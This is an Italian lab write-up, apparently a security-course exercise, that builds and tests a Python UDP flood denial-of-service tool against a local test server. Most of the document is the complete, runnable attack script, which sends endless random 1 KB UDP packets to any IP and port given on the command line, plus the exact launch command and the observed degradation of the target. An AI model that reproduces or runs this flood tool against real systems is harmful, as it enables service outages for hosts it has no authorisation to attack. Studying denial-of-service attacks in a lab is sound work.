# Esercitazione W7D1

# Linguaggio Python

Fabio Benevento - 08/12/2023

## Traccia

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS).
Requisiti:
- Il programma deve richiedere l'inserimento dell'IP target
- Il programma deve richiedere l'inserimento della porta target
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- Il programma deve prevedere di poter indicare quanti pacchetti da 1 KB inviare

## Implementazione

Nell'immagine seguente è mostrato il codice per l'implementazione Python di un programma che permetta di eseguire un attacco UDP flood (DoS) verso una macchina target indicata.
Il programma prevede come parametri da linea di comando l'indirizzo IP e la porta della macchina target (parametri obbligatori) e l'indicazione della dimensione (in bytes) e del numero di pacchetti da inviare (parametri opzionali). Indicando il valore 0 per il numero di pacchetti da inviare, l'applicazione continuerà l'invio di pacchetti UDP all'infinito.
Sono presenti una serie di controlli sul numero e sulla correttezza dei parametri passati per la gestione di eventuali errori.
Per la generazione dei pacchetti, l'applicazione fa uso della funzione `urandom` della libreria `os`, la quale genera un pacchetto con dati casuali della dimensione prefissata.
La funzione `udp_flow_attack` crea un socket di tipo datagram (UDP) e si connette alla macchina target (parametro `addr` di tipo `Address`). Effetta quindi l'attacco generando pacchetti della dimensione prefissata e inviandoli mediante la funzione

`sendto`. In caso l'applicazione sia avviata con il parametro `num_pacchetti` diverso da 0, l'attacco si conclude una volta inviati il numero dei pacchetti passato all'applicazione.

udp_flood_client.py > udp_flow_attack

```python
import sys
import os
import socket


DEFAULT_PACKET_SIZE = 1024
NUM_PACKETS = 10000

def print_use():
    print("Utilizzo: python nome_programma.py <ip> <porta> [dim_pacchetto] [num_pacchetti]")
    print("<ip>: indirizzo ip del server UDP da attaccare")
    print("<porta>: porta del server UDP da attaccare")
    print("[dim_pacchetto]: dimensione di un pacchetto da inviare - opzionale")
    print("[num_pacchetti]: numero dei pacchetti da inviare - opzionale")

def conv_param_to_int(param_index, default_value):
    try:
        param = int(sys.argv[param_index]) if len(sys.argv) > param_index else default_value
    except ValueError:
        print(f"Parametro {param_index} non valido")
        print_use()
        raise

    return param

def gen_packet(packet_size=DEFAULT_PACKET_SIZE):
    packet = os.urandom(packet_size)
    return packet


def udp_flow_attack(addr, packet_size=DEFAULT_PACKET_SIZE, packet_num=NUM_PACKETS):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    status = s.connect_ex(addr)
    if(status == 0):
        i = 0
        while True:
            packet = gen_packet(packet_size)
            s.sendto(packet, addr)
            if(packet_num != 0):        #Ciclo infinito in caso di parametro num pacchetti = 0
                i += 1
                if(i >= packet_num):
                    break
        print(f"Attacco completato: inviati {i} pacchetti")
    s.close()


def main():
    # Verifica se sono stati passati tutti i parametri necessari
    if len(sys.argv) < 3:
        print_use()
    else:
        ip = sys.argv[1]

        try:
            porta = conv_param_to_int(2, None)
            packet_size = int(sys.argv[3]) if len(sys.argv) > 3 else DEFAULT_PACKET_SIZE
            num_packets = int(sys.argv[4]) if len(sys.argv) > 4 else NUM_PACKETS
        except ValueError:
            return              #chiudi programma

        udp_flow_attack((ip, porta), packet_size, num_packets)

if __name__ == "__main__":
    main()

```


## Test

Per testare l'applicazione ho implementato un server UDP sempre in Python il cui codice è mostrato di seguito. L'applicazione si pone in ascolto su tutte le interfacce di rete sulla porta 4000. I pacchetti riceuti vengono stampati a video. Il server può essere interrotto tramite la combinazione Ctrl+C

udp_server.py > udp_client

```python
import socket

ip_target="0.0.0.0"
port=4000

def udp_client(addr):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.bind(addr)
    s.settimeout(1)
    print(f"In ascolto su porta {port}")
    try:
        while True:
            try:
                msg, address = s.recvfrom(1024)
                print(msg)
            except socket.timeout:
                pass
    except KeyboardInterrupt:
        s.close()

def main():
    udp_client((ip_target, port))


if __name__ == "__main__":
    main()
```


Ho quindi avviato l'applicazione sulla macchina target avente indirizzo 192.168.1.106 tramite il comando `python udp_client.py`. L'applicazione si pone in ascolto sulla porta 4000 e resta in attesa dell'arrivo di pacchetti UDP. L'utilizzo delle risorse da parte dell'applicazione è estremamente contenuto, come è possibile verificare tramite il comando `top`





A questo punto ho avviato l'applicazione `udp_flood_client.py` per lanciarel'attacco tramite il comando `python '.\udp_flood_client.py' 192.168.1.106 4000 1024 0`, dove 192.168.1.106 e 4000 sono rispettivamente l'indirizzo ip e la porta del server UDP da attaccare sulla macchina target, 1024 è la dimensione del pacchetto, mentre 0 è il numero di pacchetti da inviare che in questo caso significa nessun limite, come specificato in precedenza.

```
Python python '.\udp_flood_client.py' 192.168.1.106 4000 1024 0
```

Come è possibile vedere dall'immagine seguente, l'applicazione client riceve correttamente i pacchetti e li stampa a video..




Contestualmente ho anche avviato Wireshark e catturato i pacchetti UDP ricevuti come mostrato di seguito.



La sequenza di pacchetti UDP ricevuti, di dimensioni 1024 bytes (1Kb) è molto fitta e massiva. Ciò provoca un graduale costante aumento delle risorse occupate dall'applicazione come verificato tramite il comando top (vedi figura precedente), il che comporta un degrado delle prestazioni del servizio, fino ad un suo eventuale collasso, scopo dell'attaco Dos.